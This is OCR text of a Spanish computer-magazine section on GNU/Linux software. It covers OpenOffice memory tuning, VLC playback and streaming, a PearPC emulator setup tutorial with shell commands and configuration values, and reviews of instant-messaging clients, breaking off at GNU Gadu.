
También podemos descomprimirlo usando Midnight Commander o desde el entorno gráfico con la aplicación ARK; ustedes eligen. La instalación se realiza simplemente llamando al ejecutable, que está dentro del directorio generado: **setup**. El sistema nos consultará datos sobre la instalación. Para que el proceso sea óptimo, es recomendable hacerlo como usuario root en un lugar correctamente fijado; por ejemplo: **/usr/local/open**.

1.1.3

PARA AQUELLOS QUE RECIEN SE ACERCAN AL MUNDO DE GNU/LINUX, LES PRESENTAMOS UNA SUITE DE OFICINA QUE LES HARA LA VIDA MUCHO MAS SIMPLE. ADEMAS, LES DAMOS ALGUNOS CONSEJOS PARA OPTIMIZAR SU RENDIMIENTO.



UNA VEZ DESCOMPRIMIDO, DEBEMOS BUSCAR EL ARCHIVO SETUP Y EJECUTARLO (AQUI APARECE CON EL SIMBOLO DE UN ENGRANAJE).



DESDE LA CONFIGURACION, TAMBIEN PODEMOS ELEGIR EN QUE FORMATO DE ARCHIVO TRABAJAREMOS POR PREDEFINICION.

CONFIGURACIONES IMPORTANTES

Un problema que tienen tanto esta versión como las anteriores es que su carga es muy pesada (aunque no tanto como la de su antecesor, StarOffice). Esto implica que cada aplicación tarda más tiempo en abrir un archivo de texto, una planilla, una presentación o un dibujo.

En las imágenes podemos ver toda la configuración de OpenOffice. Es posible modificar la forma de guardar los archivos, el idioma, la configuración de la impresora, las previsualizaciones, las rutas fuentes, la seguridad y los colores, entre otras tantas opciones.

Desde la sección **Memoria de Trabajo**, podemos acelerar la carga de cada aplicación. Por default, OpenOffice asigna muy pocos recursos al sistema:


Uso de OpenOffice.org: 9 MB
Memoria por objeto: 2,4 MB

Ambos valores son muy pequeños. Partiendo de la base de la memoria de nuestro sistema, tendríamos que asignarle a OpenOffice el 20% de la RAM, y a la memoria por objeto, el 25% de la asignada al uso general.

Por ejemplo, teniendo una memoria RAM de 256 MB, los valores serían los siguientes:

Uso de OpenOffice: 51,2 MB
Memoria por objeto: 12,8 MB

Para hacer estos cambios, sólo tenemos que indicarlos y cerrar la aplicación. Los valores indicados antes no son para tomar como regla; sólo son ejemplos, si bien en la mayoría de los casos funcionan satisfactoriamente, solucionando o acelerando el procesos de carga.



AQUI VEMOS LA HERRAMIENTA DE GENERACION DE PRESENTACIONES. ¿TUX MIRANDO LOGOS DE MICROSOFT WORD? SI, Y VIO HASTA EL MAS CHIQUITO.

EN CONCLUSION

Si bien hay varias herramientas ofimáticas para GNU/Linux, podemos decir que OpenOffice es la más completa y compatible. Si los recursos del sistema son suficientes, recomendamos utilizarla. En caso contrario, será conveniente buscar otras alternativas; en esta misma sección presentamos otras. ★ **Ariel Corgatelli**

¿QUE LES PARECE MIRAR UNA PELI EN TODAS LAS COMPUTADORA DE LA CASA?

VLC Media Player

Estoy tranquilo frente a mi computadora, el gestor de descargas me indica que ha finalizado el download del último capítulo de *Brigada A*, y entonces me dispongo a mirarlo (vamos, es sábado a la noche). Doble clic y ¡charan!... nada. Formato no soportado. ¿Qué? ¿Que no puedo reproducir DivX? ¡Llamen a los fantásticos!

LA SALVACION...

Viene de la mano de VLC Media Player, un reproductor multimedia multiplataforma. Y cuando digo multiplataforma, lo digo seriamente. En la actualidad, soporta los siguientes sistemas operativos: **Windows**, **Mac OS X**, **GNU/Linux**, **BeOS**, **Yopy**, **Zaurus**, **NetBSD**, **OpenBSD**, **QNX**, **FreeBSD** y **Gentoo**.

¡Cuántos y cuán variados! La clave de esto es que se trata de una aplicación de código abierto, por lo cual, para realizar ports, basta que algún usuario en el mundo se ponga a hacerlo. En fin, sigo con lo mío. ¿Saben qué es lo interesante de VLC Media Player? ¡Que viene con un montón de códecs incluidos! No hace falta ir a otro sitio, bajar, aplicar parches, plug-ins, etc. A la fecha, soporta los siguientes formatos (la versión de GNU/Linux):

- **Medios de entrada**: HTTP, archivos, DVD, VCD, SVCD (incompleto), audio CD, FTP, MMS.
- **Formatos**: MPEG, AVI, ASF, OGG, MP4, Real, WAV, AAC, etc.
- **Códecs**: MPEG1/2, DIVX1/2/3, MPEG-4/DivX 5/XviD/3ivX D4, WMV1/2/3, etc.

Resumiendo, no se le puede pedir más a este programita. Así que veamos cómo conseguirlo y dejar de sufrir cada vez que queremos ver un capítulo de *Frutillitas*.


DESCARGA E INSTALACION

Seguramente estarán diciendo: "todo muy lindo, pero este tipo se olvida de que los programas de GNU/Linux son difíciles de instalar, por lo cual no podré ver rápidamente mi capítulo favorito de *Mi Pequeño Ponny*. ¡Se equivocan, amigos! La instalación de VLC es una papa (es decir, es muy fácil), porque nuestros queridos salvadores (los desarrolladores) se encargaron de hacer binarios precompilados para las distribuciones de GNU/Linux más importantes.

Así es como hay RPMs y DEBS para Debian, Mandrake, Fedora, RedHat, SuSE y Gentoo, y si tienen otra distribución... bueno, viejo, a compilar (es el precio que tienen que pagar por tener una distro rara).
Todos estos preciados binarios pueden descargarse del sitio oficial del proyecto, directamente desde su página principal en **www.videolan.org/vlc**.

USANDO EL SISTEMA

Abrimos el programa y aparece una humilde ventanita sobre nuestro escritorio. Entonces presionamos el botón **Play**, y una ventana de apertura de archivos se presenta ante nosotros. En esta ventana, podemos seleccionar el medio fuente: Archivo (File), Disk (un SVCD o un DVD) y Network (una di-




AQUI VEMOS A VLC REPRODUCIENDO UNA PELICULA BAJO EL SISTEMA OPERATIVO MAC OS X.

LA VERSION DE GNU/LINUX ES EXACTAMENTE IGUAL. AQUI LO VEMOS CON EL PANEL PRINCIPAL ESCONDIDO.

LES PRESENTAMOS UN REPRODUCTOR MULTIMEDIA QUE SOPORTA CASI TODOS LOS FORMATOS DE ARCHIVOS. PERO LA COSA NO TERMINA ACA: ES POSIBLE USARLO COMO SERVIDOR DE STREAMING PARA PASAR LA PELICULA EN CUALQUIER MAQUINA DE NUESTRA RED ¡O INCLUSO DE INTERNET!

rección de red con un servidor de streaming funcionando). Una vez listo, apretamos **OK**, y el video ya estará listo para ser reproducido frente a nuestros ojos.
El programa incluye los controles típicos de un reproductor multimedia y accesos directos del teclado para todos ellos.
Además, permite ajustar el tamaño de la pantalla y ver películas a pantalla completa.
Pero lo más interesante aún está por venir.



DESDE EL PANEL DE APERTURA DE ARCHIVO, PODEMOS ELEGIR TODAS LAS OPCIONES DE VIDEO STREAMING.

EN EL SITIO OFICIAL DEL PROYECTO (WWW.VIDEOLAN.ORG), ENCONTRARAN MAS INFORMACION SOBRE EL.

USAR VLC COMO STREAMER DE VIDEO

En realidad, VLC forma parte de un proyecto más amplio que se llama VideoLAN Streaming Solution, y que consiste en una solución sencilla para transmitir video a través de una red LAN. El mismo reproductor VLC puede utilizarse como servidor, y ponerlo en funcionamiento requiere muy pocos conocimientos técnicos. En cuanto a los requisitos mínimos, según sus desarrolladores, es posible hacer broadcast en una LAN chiquita de 10/100 o en la misma Internet. He aquí algunos valores de ancho de banda comunes:

0,5 a 4 Mbit/s para transmitir MPEG-4
6 a 9 Mbit/s para un DVD

Lo más lindo de todo es que el servidor VideoLan ya tiene soporte completo para IPv6. Teniendo esto claro, todo lo que necesitamos es un servidor de streaming con VLC instalado. Entonces, desde cualquier computadora de la red con VLC o con algún otro cliente multimedia podremos ver la película que emitimos en el servidor. Para emitir, en el menú **Abrir archivo**, en la parte inferior encontrarán un checkbox llamado **Advanced Output**. Al lado, hay un botón **Settings** (Parámetros). Marquen el checkbox y luego presionen el botón; se abrirá una nueva ventana. Básicamente, hay que marcar la opción **Stream**, elegir el protocolo de transmisión, indicar nuestra IP, el puerto y listo. Desde los clientes, sólo tenemos que presionar **Play**, en la ventana de apertura dirigirnos a la pestaña **Network** y poner la dirección del servidor para ver la película.

Y PARA LOS QUE SE ABURREN...

¡Skins! ¡Sí! Es posible cambiar el aspecto de este poderoso reproductor multimedia. ¿Cómo hay que hacer? Sencillo: vamos a **www.videolan.org/vlc/download-skins2.html** y descargamos la piel que más nos agrade. Luego, para cambiar de una skin a otra, simplemente tenemos que iniciar la aplicación con el parámetro **-I skins2** y, durante el uso, presionar la combinación de teclas **CTRL+S**.

EN CONCLUSION

En la página oficial del proyecto (**www.videolan.org/vlc/**) encontrarán una sección Features (características) con un completo listado de todos los formatos que soporta este reproductor. Algo muy interesante es que el sistema también puede funcionar como servidor de streaming, por lo cual es posible hacer broadcast de video para una red local. Imagínense convertirse en los directores de cine de su oficina, y ofrecer todos los días un capítulo nuevo de *Las chicas superpoderosas* a sus compañeros de trabajo. ★ **Héctor Facundo Arena**

EMULACION DE POWERPC EN GNU/LINUX

PearPC

PEARPC ES UNA MAQUINA VIRTUAL QUE EMULA LA ARQUITECTURA POWERPC. DE ESTA MANERA, PODREMOS INSTALAR EN ELLA UN SISTEMA OPERATIVO COMO EL POPULAR MAC OS X.

Hasta el momento, PearPC es capaz de emular una especie de procesador Power G3 con soporte MMU pero sin Altivec (esto hace que la velocidad de emulación sea unas 40 veces menor que la nativa). Puede emular dos dispositivos de red, ya sean 3COM o Realtek, pero esto sólo es posible si tenemos compilado nuestro núcleo de GNU/Linux de una manera especial. Soporta teclado y mouse, dispositivos IDE y sus imágenes, pero aún no tiene soporte para dispositivos de sonido.
Es capaz de emular los siguientes sistemas operativos: Mac OS X, Darwin, Debian y Mandrake para PowerPC.

INSTALAR PEARPC

Si nuestra distribución es Gentoo Linux, lo único que debemos hacer es escribir en una consola el comando **emerge pearpc**. En otro caso, primero debemos descargar el archivo **http://prdownloads.sourceforge.net/pearpc/pearpc-0.3.0.tar.bz2**. Luego lo descomprimimos en alguna ubicación temporal (por ejemplo, **/tmp/PPC**), ingresamos en ese directorio y compilamos:

```
#./configure
```

Si todo sale bien, aparecerá un resumen de la configuración con la que vamos a compilar; en caso contrario, nos mostrará el nombre de la librería que nos falta, que deberemos instalar para poder efectuar la compilación.
Luego ejecutamos el comando **make** y, cuando termina, **make install**. De este modo, habremos compilado e instalado PearPC en nuestro sistema; ahora hay que configurarlo.

PREPARATIVOS PREVIOS

Antes de empezar a configurar todo, debemos tener como mínimo el primer CD de Mac OS X, ya sea en CD o en imagen. Primero creamos un directorio en donde copiamos el archivo de configuración que viene como ejemplo; éste se encuentra en la raíz del directorio temporal donde compilamos PearPC o en **/usr/doc/pearpc-0.3.0/** con el nombre **ppccfg.example**.

```
#mkdir /home/usuario/MacOS
```

Creamos el directorio MacOS en el directorio principal de nuestro usuario.

```
#cp /usr/doc/pearpc-0.3.0/ppccfg.example /home/usuario/MacOS/ppcconfig.cfg
```

Copiamos el ejemplo de configuración a nuestro directorio MacOS.

Luego debemos crear una imagen de disco que esté vacía; podemos hacerlo nosotros (creando un archivo lleno de ceros, cuyo tamaño sea mayor o igual a 3 GB y múltiplo de 516096) o bajar directamente una imagen comprimida (no se asusten, porque al ser un archivo lleno de ceros, pesa sólo entre 3 KB y 300 KB, dependiendo del formato de compresión). Es posible descargar las imágenes de las siguientes direcciones:

APENAS EJECUTEMOS EL EMULADOR, NOS DARA A ELEGIR DESDE QUE PARTICION INICIAR. LA PRIMERA VEZ DEBEMOS HACERLO DESDE EL CD.

En formatos BZ2:
http://pearpc.net/files/macosx_3gb.img.bz2 (imagen de 3 GB)
http://pearpc.net/files/macosx_6gb.img.bz2 (imagen de 6 GB)

En formatos RAR:
http://pearpc.net/files/macosx_3gb.rar
http://pearpc.net/files/macosx_6gb.rar

CONFIGURACION DE PEARPC

Recordemos que la configuración es a mano, así que ustedes elijan su editor preferido; nosotros usaremos nano.

```
#nano -w /home/usuario/MacOS/ppcconfig.cfg
```

Abrimos el archivo de configuración para editarlo.
Dentro del archivo de configuración:

```
ppc_start_resolution = "800x600x15"
```

Aquí podemos configurar a qué resolución y profundidad de colores debe iniciar nuestro emulador. Por default se encuentra a 800x600 y con una profundidad de 15 bpp. Si queremos aumentar este último valor, podemos cambiarlo a 32 bpp; también podemos ajustar la frecuencia vertical de refresco (opcional, debería tomar la misma que tenemos configurada en nuestro servidor X). Entonces, si queremos una resolución de 1024x768 a 32 bpp y con un refresco vertical de 100 Hz, debemos cambiar los valores a:


ppc_start_resolution = "1024x768x32@100"

redraw_interval_msec = 40

Aquí podemos cambiar el intervalo de dibujado de pantalla en milisegundos (en un rango de 10 a 500 ms). Yo recomiendo que, a menos que sepan lo que hacen, dejen el valor que viene predefinido, ya que cuanto más grande sea el intervalo, más rápido andará la emulación, aunque lo que ganamos en velocidad lo perdemos en respuesta.

prom_bootmethod = "auto"

Aquí seleccionamos el método en el que se iniciará el sistema virtual; tiene tres valores:



LA UTILIDAD DE DISCO SIRVE PARA PARTICIONAR Y FORMATEAR NUESTRA IMAGEN DE DISCO VACIA.

1. "auto": se iniciará desde la primera partición detectada (por default).
2. "select": mostrará una lista de particiones a iniciar (ésta es la opción recomendable).
3. "force": forzaremos el inicio del sistema a través de un archivo que debemos especificar en otras opciones que no veremos en esta nota (esta opción es para testeo o desarrollo, por eso no la explicaremos, ya que no es necesaria para instalar Mac OS X).

memory_size=0x8000000

En esta opción podemos cambiar la cantidad de memoria que dedicaremos al emulador. Por default son 128 MB, pero podemos aumentarla o disminuirla según nuestras necesidades (mínimo 64 MB).
Este valor se encuentra en hexadecimal. Por si no saben hacer la cuenta, les doy los valores más comunes:

64 MB = 0x4000000
256 MB = 0x10000000
512 MB = 0x20000000

pci_ide0_master_installed = 1

Aquí configuramos si el disco está o no instalado. Por predefinición, viene activado, pero si no es así, deberemos hacerlo nosotros; 1 es activado y 0, desactivado.

pci_ide0_master_image = "/home/usuario/MacOS/macosx_6gb.img"

Debemos especificar la dirección a nuestra imagen de disco rígido. Debe tener **.img** por extensión y su tamaño tiene que ser múltiplo de 516096.

pci_ide0_slave_installed = 1

Al igual que antes, tenemos que notificar al emulador si contamos o no con un disco, pero esclavo.

pci_ide0_slave_image = "/dev/cdrom"

Aquí especificaremos la ruta a nuestra lectora de CD o a una imagen **.iso**.

¡POR FIN! MAC OS X FUNCIONANDO EN NUESTRA PC. SI, ANDA UN POCO LENTO, PERO SE ESTA TRABAJANDO EN MEJORAR LA VELOCIDAD.

pci_ide0_slave_type = "cdrom"


Especificamos que el tipo de disco es, en realidad, una lectora de CD.

Todas estas opciones no deben tener el símbolo "#" adelante para que sean válidas; si lo tienen, se tomarán como comentarios. Una vez hecha la configuración, procedemos a ejecutar el emulador e instalar Mac OS X. Dentro del directorio en donde tengamos la imagen de nuestro disco y nuestra configuración, ejecutamos **ppc ppcconfig.cfg**.

POR ULTIMO...

Para emular una placa de red debemos configurar nuestro núcleo de GNU/Linux de una manera especial. La guía para hacerlo se encuentra en **pearpc.sourceforge.net/netsetup.html#linux_host_setup**. ★ **Juan P. Firrincieli**

LAS MEJORES APLICACIONES PARA HABLAR CON AMIGOS, GANAR MINAS, ETC...




Mensajería

★ KOPETE

URL www.kopete.org

Kopete es un cliente de mensajería multiprotocolo, que soporta Jabber, ICQ, AIM, MSN, Yahoo!, IRC, Windows LANs, GaduGadu y SMS.
Está basado en plug-ins, lo que significa que cada protocolo en Kopete es manejado por uno de ellos. De esta manera, si llegara a salir un nuevo protocolo que ahora no está soportado, la comunidad podría desarrollar un plug-in específico para él.
Como viene incluido con KDE y con la mayoría de las distribuciones (al igual que Gaim), se ha convertido en una aplicación muy popular.



★ KMESS


URL kmess.sourceforge.net

Un cliente de MSN Messenger desarrollado para el entorno KDE. Es simple, con buen aspecto, y tiene las prestaciones justas y necesarias. No es multiprotocolo ni ofrece muchas más posibilidades que enviar y recibir mensajes.
Un aspecto simpático a su favor es que cuando un contacto hace login, nos muestra con una ventana de diálogo su nombre y su foto, y lo mismo hace cuando el contacto pasa a estar offline. Bastante lejos de tener el nivel de desarrollo y de actualidad de otros programas, se presenta como una opción que conviene tener en cuenta si se busca un cliente de interfaz fresca y cuidada, y sobre todo, simple.

★ ALVARO'S MSN

URL amsn.sourceforge.net

aMSN se presenta como un cliente para MSN Messenger. Su compatibilidad con la red es excelente, y una de sus pocas limitaciones (¿única?) es la imposibilidad de usar cámara web.
Tiene soporte para skins, una buena imagen y no necesita ser compilado, ya que los binarios funcionan muy bien y son muy estables.
Entre las opciones que más me gustaron están la posibilidad de manejar estados de conexión personalizados, que el software genere una base de datos con las fotos de los contactos (que pueden agrandarse o achicarse), y que cuando alguien va a escribirnos un mensaje el programa nos avisa cuando nos abren una ventanita, entre otras características igualmente frívolas y simpáticas.
A mi gusto, el mejor cliente de MSN para GNU/Linux. Recomendado.



★ GAIM

URL gaim.sourceforge.net/

Gaim es un cliente de mensajería instantánea multiprotocolo, tal como Kopete. Funciona bajo Linux, BSD, Mac OS y X, entre otros sistemas operativos.
Al ser multiprotocolo, presenta soporte para redes tales como AIM, ICQ, MSN Messenger, Yahoo!, IRC, Jabber, GaduGadu, y Zephyr. Su interfaz es adecuada, incorpora la posibilidad de utilizar skins y existen algunos plug-ins que incorporan funciones tales como notificaciones personalizadas para cuando un contacto hace login, u opciones de encriptación.
Al estar en casi todas las distribuciones, tanto Gaim como Kopete son dos de las opciones más usadas en lo que respecta a clientes IM bajo GNU/Linux.


EN ESTA OPORTUNIDAD NOS TOCA REALIZAR UNA COMPARATIVA ENTRE MENSAJEROS INSTANTANEOS. LA OFERTA ES VARIADA, POR LO QUE SEGURAMENTE ESTA NOTA LES SERA DE UTILIDAD.

instantánea

★ PEBROT

URL pebrot.sourceforge.net/

Un cliente de MSN basado en texto, desarrollado bajo Python para correr en Linux; según los propios creadores, debería funcionar bien en otros "nixes".
Pebrot es un proyecto que está actualmente mantenido y actualizado, y nos ofrece algunas posibilidades interesantes y diferentes de las básicas, tales como listar usuarios según diferentes criterios, transferir archivos, ejecutar comandos shell y volcar el texto de un chat a un archivo de texto.
Como podrán imaginar, al tratarse de un cliente para consola basado en texto, Pebrot no es muy cómodo de usar, aunque sí es completamente funcional.



★ SIM


URL sim-icq.sourceforge.net/

Sim (*Simple Instant Messenger*) es un cliente de mensajería desarrollado sobre la librería QT y basado en plugins. Ofrece soporte para varios protocolos, como Oscar, ICQ, AIM, Jabber, LiveJournal, Yahoo! y MSN. Su interfaz es sencilla, completa y bien estructurada. Otro punto a favor es que cuenta con una amplia cantidad de plugins, además de los estándar, que permiten ejecutar programas cuando sucede algún evento, como recibir un mensaje o el cambio de status de un contacto. Algunas de sus características más importantes son: autoaway, filtrado para los mensajes que llegan, reenvío de mensajes a dispositivos móviles, soporte para GnuPG, logs, monitor para enterarnos de todo lo que pasa mientras estamos conectados a alguna red de mensajería, soporte para proxy (SOCKS4, SOCKS5, HTTP o HTTPS), sonidos, iconos y reportes de clima.

★ CENTERICQ

URL thekonst.net/centericq/


Centericq es un cliente multiprotocolo para Linux, FreeBSD, OpenBSD, NetBSD, Sun Solaris, MacOS X/Darwin y Microsoft Windows (cygwin).
Es una obra maestra para quienes nos hemos manejado o nos manejamos sin entornos gráficos, donde la situación se complica un poco si deseamos usar simultáneamente cuentas de ICQ, Yahoo!, MSN y Jabber dentro de una única aplicación.
Es la solución para aquellos que necesitan un cliente robusto para consola que permita trabajar correctamente con varios protocolos y que soporte todas las funciones que se le pueden pedir a un cliente de consola, y algunas más.
Para aquellos que no quieren o no pueden usar un servidor gráfico, Centericq soporta redes tales como ICQ2000, Yahoo!, AIM, IRC, MSN, GaduGadu y Jabber.



★ PSI

URL psi.affinix.com/

El abanico de opciones disponibles en lo que a clientes de Jabber respecta es muy variado; vayan a **jabber.org** y entenderán lo que digo.
Psi es uno de los clientes de Jabber más completos que he probado.
Está diseñado para funcionar bajo Microsoft Windows, Apple Mac OS X y GNU/Linux. Es muy poderoso y fácil de usar. Si necesitan mantenerse en contacto con gente que utiliza otras redes, Psi ofrece compatibilidad con AIM, ICQ, MSNM y YahooM, mediante las capacidades de Jabber. Todo lo que se puede llegar a necesitar de un cliente de Jabber está en este programa.
En cuanto a su interfaz, podemos decir que tiene un look muy simple y cálido, bien logrado. Y en lo que se refiere a funcionalidades, permite trabajar con llaves PGP, administrar grupos, y enviar y recibir archivos. Recomendable.



★ LICQ


URL www.licq.org

Licq es un cliente de ICQ sencillo, puntual y efectivo, que puede ser usado tanto por un novato como también por quienes cuentan con conocimientos avanzados.
Tiene opciones como la integración con aplicaciones externas y el uso de nuevos plug-ins para ampliar las capacidades del programa (tales como un plugin que permite usarlo en consola con una interfaz basada en curses). Dentro de este campo se destacan Mailchecker, para saber cuando arriba un mail; y Update Hosts, que permite agregar la lista de contactos al archivo **/etc/hosts** para luego usar un alias del host y poder conectarnos mediante él a **ftp/telnet/talk**, etc. Licq incluye también algunas otras opciones agradables, como skins, iconos y varios aspectos gráficos personalizables.

★ BUDDYSPACE

URL buddyspace.sourceforge.net


Es un cliente de Jabber que admite operabilidad con ICQ, Yahoo! y MSN. Desarrollado en Java, es un IM que funciona en cualquier box que disponga de Java funcionando correctamente.
Uno de sus puntos interesantes es la posibilidad de agregar mapas para poder ver fotos de nuestros contactos distribuidas en puntos a lo largo de él.
Una propuesta diferente, que quizá se torne interesante justamente por ser distinta y por ofrecernos un poco más de lo habitual. Les recomiendo que lo prueben para que entiendan de qué se trata.



★ GUSH

URL www.2entwine.com


Gush es un IM libre para Jabber, MSN, AOL, Yahoo! e ICQ, profesional y multiplataforma. Además, es un excelente newsreader que cuenta con una maravillosa interfaz.
Según sus propios creadores, Gush es seguro, completo y, aun así, simple. Además de ser un cliente de mensajería instantánea, tiene la particularidad de que requiere que tengamos instalados Macromedia Flash y el browser Mozilla o Firefox. Como podrán imaginar, este mensajero se utiliza mediante el browser con su respectivo plug-in instalado. Bastante interesante, ya que de todos los clientes descritos, éste es el único que se instala como una extensión de Mozilla o Firefox (xpi), y que utiliza el desarrollo de Macromedia.
Además de su particularidad, Gush es un newsreader que soporta PubSub™, RSS, RDF, Atom, Photoblog, Secure-RSS support y Unicode, entre otras opciones.



★ GNU GADU

URL www.gadu.gnu.pl

